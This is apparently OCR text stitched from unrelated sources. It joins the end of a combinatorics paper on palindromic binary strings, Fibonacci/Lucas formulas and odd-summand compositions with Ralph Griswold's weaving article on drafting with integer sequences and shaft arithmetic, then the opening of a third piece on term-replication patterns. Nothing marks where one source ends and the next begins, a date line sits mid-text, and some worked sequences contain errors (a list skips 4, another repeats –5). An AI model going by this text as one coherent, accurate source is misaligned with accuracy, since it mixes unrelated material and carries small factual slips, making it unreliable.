Theorem 12 *For $k \geq 1$, $\tilde{l}_{2k} = \frac{1}{10}(5L_k - 17F_k) + \frac{k}{5}(L_k + 15F_k)$ and $\tilde{l}_{2k+1} = \frac{1}{5}(13F_k - 5L_k) + \frac{k}{5}(7L_k - 5F_k)$, with $\tilde{l}_1 = 0$ and generating function $G_{\tilde{l}_n}(x) = \frac{x^2(2+2x+3x^2+2x^3+3x^4-2x^5-x^6+2x^7)}{(1-x^2-x^4)^2}$.*

Proof: Similar to the proof of Theorem 5, and with the additional factors of 2 as in the proof of Theorem 11, we get for $n \geq 5$:

$$\tilde{l}_n = (\tilde{l}_{n-2} + 2\tilde{a}_{n-2,1}) + (\tilde{l}_{n-4} + 4\tilde{a}_{n-4,0} + 2\tilde{a}_{n-4,1}).$$

Using Theorem 9 and the Fibonacci recurrence, this reduces to

$$\tilde{l}_n = \tilde{l}_{n-2} + \tilde{l}_{n-4} + \begin{cases} 4F_k + 2F_{k-2} & \text{for } n = 2k \\ 4F_{k-1} + 2F_{k-3} & \text{for } n = 2k+1 \end{cases}.$$

Making the substitution $x_k = \tilde{l}_{2k}$ or $x_k = \tilde{l}_{2k+1}$, we can now proceed as in the proof of Theorem 3. For $n = 2k$, we get $A = \frac{4(4+\sqrt{5})}{5(1+\sqrt{5})}$ and $B = \frac{-4(4-\sqrt{5})}{5(1-\sqrt{5})}$. Using the initial conditions $\tilde{l}_2 = x_1 = 2$, $\tilde{l}_4 = x_2 = 7$ results in $c_1 = \frac{1}{2} - \frac{17}{50}\sqrt{5}$ and $c_2 = \frac{1}{2} + \frac{17}{50}\sqrt{5}$. For $n = 2k+1$, we get $A = \frac{4(4+\sqrt{5})}{5(3+\sqrt{5})}$ and $B = \frac{4(4-\sqrt{5})}{5(3-\sqrt{5})}$. Using the initial conditions $\tilde{l}_3 = x_1 = 2$, $\tilde{l}_5 = x_2 = 6$ results in $c_1 = -1 + \frac{13}{25}\sqrt{5}$ and $c_2 = -1 - \frac{13}{25}\sqrt{5}$, which gives the result for $\tilde{l}_n$ for $n \geq 5$. Note that the formula also holds for $2 \leq n \leq 4$. The generating function $G_{\tilde{l}_n}(x)$ is computed as

$$\begin{aligned} G_{\tilde{l}_n}(x) &= x\left(\frac{13}{5}G_{F_n}(x^2) - G_{L_n}(x^2) + \frac{7}{5}G_{nL_n}(x^2) - G_{nF_n}(x^2)\right) \\ &\quad + \frac{1}{2}G_{L_n}(x^2) - \frac{17}{10}G_{F_n}(x^2) + \frac{1}{5}G_{nL_n}(x^2) + 3G_{nF_n}(x^2) \end{aligned}$$

and simplification yields the result. □

Corollary 13 *For $k \geq 1$, $\tilde{r}_{2k} = \tilde{d}_{2k} = \frac{1}{2}(2k-1)F_{k+2} - \frac{1}{20}(5L_k - 17F_k) - \frac{k}{10}(L_k + 15F_k)$ and $\tilde{r}_{2k+1} = \tilde{d}_{2k+1} = kF_{k+1} - \frac{1}{10}(13F_k - 5L_k) - \frac{k}{10}(7L_k - 5F_k)$, with $\tilde{r}_1 = 0$ and generating function $G_{\tilde{r}_n}(x) = \frac{x^4(1+x+x^2+x^3+x^4-x^5)}{(1-x^2-x^4)^2}$.*

Proof: Follows immediately from Theorem 12 and Eq. (4). Since $\tilde{r}_n = \frac{1}{2}(n\tilde{a}_n - \tilde{a}_n - \tilde{l}_n)$, the generating function can be computed as $G_{\tilde{r}_n}(x) = \frac{1}{2}[x \cdot \frac{d}{dx}G_{\tilde{a}_n}(x) - G_{\tilde{a}_n}(x) - G_{\tilde{l}_n}(x)]$. □

Finally, we look at the palindromic binary strings as base 2 representations of decimal integers. First we give a formula for the sum of all the decimal values of the palindromic binary strings of length n.

Theorem 14 *For $k \geq 1$, $\tilde{v}_{2k} = \frac{3}{22}2^k(F_k - L_k) + \frac{2}{11}4^k(2L_k + 3F_k) - \frac{1}{22}(5L_k + 9F_k)$ and $\tilde{v}_{2k+1} = \frac{9}{22}2^k(F_k + L_k) + \frac{2}{11}4^k(L_k + 7F_k) - \frac{1}{11}(L_k + 4F_k)$ with*

$\tilde{v}_1 = 1$ *and generating function*
$G_{\tilde{v}_n}(x) = \frac{x(1+3x+3x^3-21x^4-30x^5-24x^7+16x^8)}{(1-x^2-x^4)(1-2x^2-4x^4)(1-4x^2-16x^4)}$.

Proof: We proceed as in the proof of Theorem 7, except that now we also have to take into account the changes on the left side. When appending a 1 to the right and left sides of a palindromic binary string of length $n-2$, we get an additional 2^{n-1} from the left side. When appending 00 on the right and left sides of a palindromic binary string of length $n-2$, the left side does not contribute anything to the decimal value. Thus, we get the following recursion for $n \geq 5$:

$$\tilde{v}_n = (2\tilde{v}_{n-2} + \tilde{a}_{n-2} + 2^{n-1} \cdot \tilde{a}_{n-2}) + 4 \cdot \tilde{v}_{n-4},$$

with initial conditions $\tilde{v}_1 = 1$, $\tilde{v}_2 = 3$, $\tilde{v}_3 = 7$, and $\tilde{v}_4 = 24$. Using Theorem 9, this reduces to

$$\tilde{v}_n = 2\tilde{v}_{n-2} + 4\tilde{v}_{n-4} + (2^{n-1}+1) \cdot \begin{cases} F_{k+1} & \text{for } n = 2k \\ F_k & \text{for } n = 2k+1 \end{cases}.$$

Making the usual substitution $x_k = \tilde{v}_{2k}$ and $x_k = \tilde{v}_{2k+1}$, respectively, we get a general solution of the form

$$x_k = c_1(2\alpha)^k + c_2(2\beta)^k + A\alpha^k + B\beta^k + C(4\alpha)^k + D(4\beta)^k$$

due to the factor of 2^{n-1} for the Fibonacci term. We proceed as in the proof of Theorem 3. For $n = 2k$, we get $A = -\frac{25+9\sqrt{5}}{110}$, $B = -\frac{25-9\sqrt{5}}{110}$, $C = \frac{40+12\sqrt{5}}{110}$, and $D = \frac{40-12\sqrt{5}}{110}$. The initial conditions give $c_1 = -\frac{3\sqrt{5}}{110}(1-\sqrt{5})$ and $c_2 = -\frac{3\sqrt{5}}{110}(1+\sqrt{5})$. For $n = 2k+1$, $A = -\frac{5+4\sqrt{5}}{55}$, $B = -\frac{5-4\sqrt{5}}{55}$, $C = \frac{10+14\sqrt{5}}{55}$, and $D = \frac{10-14\sqrt{5}}{55}$. Here, the initial conditions give $c_1 = \frac{9}{110}(5+\sqrt{5})$ and $c_2 = \frac{9}{110}(5-\sqrt{5})$. The generating function is computed as in the proof of Theorem 12. In particular,

$$\begin{aligned} G_{\tilde{v}_n}(x) &= x\left[\frac{9}{22}(G_{F_n}(2x^2) + G_{L_n}(2x^2)) + \frac{2}{11}(G_{L_n}(4x^2) + 7G_{F_n}(4x^2))\right. \\ &\quad \left. -\frac{1}{11}(G_{L_n}(x^2) + 4G_{F_n}(x^2))\right] + \left[\frac{3}{22}(G_{F_n}(2x^2) - G_{L_n}(2x^2))\right. \\ &\quad \left. +\frac{2}{11}(2G_{L_n}(4x^2) + 3G_{F_n}(4x^2)) - \frac{1}{22}(5G_{L_n}(x^2) + 9G_{F_n}(x^2))\right] \end{aligned}$$

which gives the result after substitution and simplification. □

Finally, we examine the following.

Theorem 15 *For $n = 2k$, the decimal value of each individual palindromic binary string of length n is congruent to 0 (mod 3), and $\tilde{v}_{2k} \equiv 0$ (mod 3) also. For $n = 2k+1$, the decimal value of each individual palindromic binary string of length n is congruent to 1 (mod 3), and $\tilde{v}_{2k+1} \equiv F_{k+1}$ (mod 3).*

Proof: The proof follows along the lines of the proof of Theorem 8. We show the congruence for the individual terms by induction. The basic step for the induction follows from Theorem 8. We now assume the induction hypothesis and utilize the palindromic creation process. If we append 00 on both sides, then this corresponds to multiplication by $4 \equiv 1 \pmod 3$ of the value for a string of length $n-4$ and the result follows. If we append a 1 on each side of a palindromic binary string of length $n-2$, then this corresponds to multiplication by 2 of the value of the string of length $n-2$ and addition of $2^{n-1}+1$. Since $2^{2k} \pmod 3 \equiv 4^k \pmod 3 \equiv 1 \pmod 3$, we get for $n = 2k$, that the string's value is (using the hypothesis) congruent to $2 \cdot 0 \pmod 3 + (2^{2k-1}+1) \pmod 3 \equiv (0+2 \cdot 2^{2(k-1)}+1) \pmod 3 \equiv (0+2 \cdot 1+1) \pmod 3 \equiv 0 \pmod 3$. For $n = 2k+1$, the string's value is (using the hypothesis) congruent to $2 \cdot 1 \pmod 3 + (2^{2k}+1) \pmod 3 \equiv (2+1+1) \pmod 3 \equiv 1 \pmod 3$. The result for $\tilde{v}_{2k+1}$ follows because there are F_{k+1} palindromic binary strings of length $2k+1$. □

5 Connection to Compositions with Odd Summands

We now discuss the connection between binary strings of length $n-1$ and compositions of n with odd summands. We can visualize a composition of n as a board of size 1-by-n inches with potential cutting sites after each inch. At each potential cutting site, we either cut or do not cut, and the lengths of the resulting pieces will determine the summands in the composition. The cutting instruction for a composition of n can be given by a binary string of length $n-1$, where a 0 indicates "no cut", and a 1 indicates "cut", as shown in Figure 1.

Since an even number of "no cuts" results in a piece of odd length, there is a one-to-one correspondence between the compositions of n with only odd summands and the binary strings of length $n-1$ with no odd runs of zeros. Grimaldi [5] has investigated compositions with odd summands, and looked at the occurrences of individual summands, and the number of summands, "+"-signs, levels, rises and drops. However, the one-to-one correspondence between the total number of compositions of $n+1$




Figure 1: A composition and its binary string cutting instruction

with odd summands and the binary strings of n with no odd runs of zero does not extend automatically to these quantities. The only one-to-one correspondence is between s_{n+1}, the number of "+" signs in compositions of $n+1$ with odd summands and w_n, the number of 1's in binary strings of n. This can be easily seen since every 1 results in a cut which creates two pieces and therefore has to correspond to a "+" sign. The two formulas look somewhat different (Section 3 [5] and Theorem 3):

$$s_{n+1} = (-1/5)F_{n+1} + (1/5)(n+1)L_{n+1} \text{ for } n \geq 1$$

and

$$w_n = (2/5)F_n + (1/10)nL_n + (1/2)nF_n \text{ for } n \geq 1,$$

but can be shown to be equivalent by first using the fact that $L_{n+1} - F_{n+1} = 2F_n$ (see proof of Theorem 3, part 2) and then showing the remaining equality using the Binet forms for F_n and L_n.

Acknowledgements The authors would like to thank Phyllis Chinn, who pointed out the equivalence between the binary strings of length n and the compositions of $n+1$ with only odd summands, and the anonymous referee who provided an incredibly fast turnaround!

References

[1] K. Alladi and V.E. Hoggatt, Jr., Compositions with Ones and Twos, *Fibonacci Quarterly* **13.3** (1975): 233-239.

[2] P. Z. Chinn, R. P. Grimaldi and S. Heubach, The Frequency of Summands of a Particular Size in Palindromic Compositions, to appear in *Ars Combinatoria*.

[3] P. Z. Chinn, R. P. Grimaldi and S. Heubach, Rises, Levels, Drops and "+" Signs in Compositions: Extensions of a Paper by Alladi and Hoggatt, to appear in *Fibonacci Quarterly*.

[4] R. P. Grimaldi, Compositions without the Summand 1, *Congressus Numerantium* 152 (2001) 33-43.

[5] R. P. Grimaldi, Compositions with Odd Summands, *Congressus Numerantium* **142** (2000), 113-127.


[6] R. P. Grimaldi, *Discrete and Combinatorial Mathematics*, 4^{th} edition. Addison-Wesley Longman, Inc., 1999.

[7] Sloane's On-Line Encyclopedia of Integer Sequences, electronically published at http://www.research.att.com/∼njas/sequences

[8] H. S. Wilf, *Generatingfunctionology*, 2^{nd} edition, Academic Press Inc, 1994.

Drafting with Sequences

Shafts and treadles in drafts are numbered for identification. The numbers of the shafts through which successive warp threads pass form a sequence, as do the numbers of the treadles for successive picks. Consider the following draft, in which the arrows indicate the orientation:



The threading is an upward straight draw. The sequence is:

1, 2, 3, 4, 5, 6, 7, 8, 1, 2, 3, 4, 5, 6, 7, 8, 1, 2, 3, 4, 5, 6, 7, 8, 1, 2, 3, 4, 5, 6, 7, 8, 1, 2, 3, 4, 5, 6, 7, 8, 1, 2, 3, 4, 5, 6, 7, 8, 1, 2

The treadling sequence is more complicated:

1, 2, 3, 4, 5, 6, 7, 8, 7, 6, 5, 4, 3, 2, 1, 2, 3, 4, 5, 6, 7, 6, 5, 4, 3, 2, 1, 2, 3, 4, 5, 6, 5, 4, 3, 2, 1, 2, 3, 4, 5, 4, 3, 2, 1, 2, 3, 4, 3, 2


These two sequences, in combination with the tie-up, define the structure of the weave.

Threading and treadling sequences often have distinctive patterns, as in the repeat for the threading sequence above. In the case of a repeat, it's only necessary to know the basic unit, which we'll indicate by brackets:

[1, 2, 3, 4, 5, 6, 7, 8]

Modular Arithmetic

Since looms have a fixed number of shafts and treadles, the sequences usually are most easily understood in terms of modular arithmetic, sometimes called clock or wheel arithmetic, in which numbers go around a circle clockwise, starting with 0. If there are 8 shafts, there are 8 equally spaced points on the circle from 0 to 7:




The numbers on the inner circle are those that exist in the modular arithmetic. If we continue beyond 7, as shown in the outer ring, the numbers wrap around the wheel. Numbers on the same spoke are equivalent. For example, 0 and 8 are equivalent, 1 and 9 are equivalent, 2 and 10 are equivalent, and so on. Another way to look at it is that when 9 is introduced into modular arithmetic with 8 shafts, it *becomes* 1, and so on.

Shaft Arithmetic

Although modular arithmetic uses the number 0 as a starting point, most persons count from 1. We'll keep this convention, which is used for numbering shafts and treadles. This is easily accomplished by rotating the wheel counterclockwise by one position:

July 8, 1999; last modified December 3, 2002



Notice that 1 and 9 are still equivalent, as are 2 and 10, and so on. If there are 8 shafts, there are 8 positive numbers. 0 has gone away, but it will be back.

For sequences, shafts and treadles are handled the same way, so we'll call this *shaft arithmetic*, with the understanding that it applies to treadles also. Of course, most facts about shaft arithmetic hold for ordinary modular arithmetic.

In shaft arithmetic, an upward straight draw for 8 shafts is described by the positive integers in sequence:

1, 2, 3, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, …

and wrapped around the shaft circle to produce

1, 2, 3, 4, 5, 6, 7, 8, 1, 2, 3, 4, 5, 6, 7, 8, …

The point is that an upward straight draw comes from the most fundamental of all integer sequences, the positive integers in order. (We'll discuss downward straight draws later.)

Drafting with Sequences

The idea behind drafting with sequences is that many sequences have interesting patterns, which often become more interesting in shaft arithmetic. In fact, many sequences show repeats when cast in shaft arithmetic. When this is the case, the entire sequence can be represented by the repeat. For example, the shaft sequence for an upward straight draw for 8 and 10 shafts are represented by

[1, 2, 3, 4, 5, 6, 7, 8]

and

[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]

respectively.

Note: Not all sequences produce repeats in shaft arithmetic. For example, the prime numbers, which are divisible only by 1 and themselves, do not show a repeat in shaft arithmetic (or in any other arithmetic).

Patterns in Sequences

Sequences may produce interesting woven patterns when they are used for threading and treadling.

There are many, many well-known integer sequences. The Fibonacci sequence, which has many connections in nature, design and mathematics, is one of the best known and most thoroughly studied of all integer sequences. The Fibonacci sequence starts with 1 and 1. Then each successive number (*term*) is the sum of the preceding two:

1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89,…


As the sequence continues, the numbers get very large. For example, the 50th term in the Fibonacci sequence is more than 12 billion. Shaft arithmetic brings this sequence under control. For 8 shafts, the result is

1, 1, 2, 3, 5, 8, 5, 5, 2, 7, 1, 8, 1, 1, 2, 3, 5, 8, 5, 5, 2, 7,
1, 8, 1, 1, 2, 3, 5, 8, 5, 5, 2, 7, 1, 8, …

As you can see, there is a repeat, so the entire sequence can be represented by

[1, 1, 2, 3, 5, 8, 5, 5, 2, 7, 1, 8]


Patterns in sequences are more easily seen if they are plotted, as in the grids used in weaving drafts. For 8 and 12 shafts, the Fibonacci sequence looks like this:




Here are some other simple sequences and what they look like for various numbers of shafts.

The squares for 5 shafts:

The cubes of the Fibonacci numbers for 11 shafts:




Every third positive integer for 7 shafts:




The patterns such sequences produce in weaves depend on many factors. To keep things simple to begin with, we'll use direct tie-ups and treadling as drawn in (that is, the same sequence for the threading and the treadling). Even in this very limited framework, interesting woven patterns abound.

Here is a drawdown for a few repeats of the Fibonacci sequence for 4 shafts.



The pattern lookss quite different for 8 shafts, although you'll notice structures in common:




A simple sequence that produces interesting patterns is the "multi" sequence, which starts with a single 1 and is followed by 2 copies of 2, 3 copies of 3, and so on:

1, 2, 2, 3, 3, 3, 4, 4, 4, 4, 5, 5, 5, 5, 5, 6, 6, 6, 6, 6, 6, …

Note that there are no repeats in shaft arithmetic for this sequence, since the "width" of the repeated integer blocks constantly increases.

The drawdown for the multi sequence for 4 shafts is:




One way to produce interesting sequences is to combine other sequences, such as interleaving the terms of two sequences. For example, interleav-

ing the positive integers and the Fibonacci sequence produces

1, 1, 2, 1, 3, 2, 4, 3, 5, 5, 6, 8, 7, 5, 8, 5, 1, 2, 2, 7, 3, 1, 4, 8, 5, 1, 6, 1, 7, 2, 8, 3, 1, 5, 2, 8, 3, 5, 4, 5, 5, 2, 6, 7, 7, 1, 8, 8 …

The drawdown for 8 shafts is:



Other tie-ups and threading sequences and treadling sequences that are different produce all kinds of interesting results.

Creating interesting weaves by drafting with sequences requires judicious selection and combination of sequences, the number of shafts and treadles, and tie-ups. An understanding of the properties of the sequences used may help, but a little luck and some experimentation also can lead to pleasant surprises. The process is a nice combination of artistic sense, creative talent, a modicum of arithmetic, and finding the hidden structures that abound in integer sequences.

Finding Interesting Integer Sequences

Interesting integer sequences can come from many sources. It helps if you have a computer with a program that can do simple arithmetic so that you can invent your own. There also are many online sources of sequences. By far the most extensive one is the "Encyclopedia of Integer Sequences" (EIS):

http://www.research.att.com/~njas/sequences/

Beware, though — this site contains a lot of esoteric mathematical material and its vastness can be overwhelming. It's like a "Haystack from Hell", but the needles to be found within are made of precious metals.

Getting Shaft Sequences

There are shaft sequences for a few integer sequences and various numbers of shafts at

http://www.cs.arizona.edu/patterns/weaving/sequences.html


These sequences provide an easy way to start, but you'll want more if you decide you're really interested in drafting with sequences.

You can find many integer sequences ready made, but in order to do your own drafting, you need to be able to convert them to shaft sequences for different numbers of shafts. The method is simple: Divide each term by the number of shafts and take the reminder. For example, for 8 shafts, the reminder of 13 divided by 8 is 5, which is the shaft number for 13. That gives you the corresponding term in the shaft sequence. It helps if you have a program or calculator that can do integer arithmetic and produce remainders.

There's one more complication — 0 and negative numbers. The way to deal with these is indicated by looking at what happens when you have negative integers in increasing sequence as they cross over to the positive integers:

…, –7, –6, –5, –5, –3, –2, –1, 0, 1, 2, 3, 4, 5, 6, 7, 8, …

Now think of the modular wheel and what happens if you wrap this sequence of numbers around it. For 8 shafts, it looks like this:



In other words, –1 becomes 7, –2 becomes 6, and so on. Note that 0, which we've been hiding, becomes 8.

Perhaps you now see the integer sequence that produces a downward straight draw:

0, –1, –2, –3, –4, –5, –6, –7, –8, –9, –10, …

All that's needed to convert a non-positive remainder to a shaft number is to add it to the number of shafts. For –1, for example,

$$8 + (-1) = 7$$

Despite this long-winded discussion, getting shaft sequences from integer sequences is not difficult at all.

The interesting part remains — trying it and designing drafts.

What's on the Horizon

As you might imagine if you've checked out my background, my approach to drafting with sequences relies heavily on programming — making things easy enough that experiments and refinements to them can be done quickly. I'll have more to say about this later.

Ralph E. Griswold
Department of Computer Science
The University of Arizona
Tucson, Arizona

Patterns from Term-Replication Sequences

You probably have seen patterns like the one in Figure 1 and its mirrored extension in Figure 2.




Figure 1. Pattern




Figure 2. Mirrored Pattern

These patterns come from a very simple sequence:

1 2 2 3 3 3 4 4 4 4 5 5 5 5 5 …

For example, if this sequence is used for the threading and treadling sequences in a weaving draft with a tabby tie-up, the resulting drawdown is as shown in Figure 1.

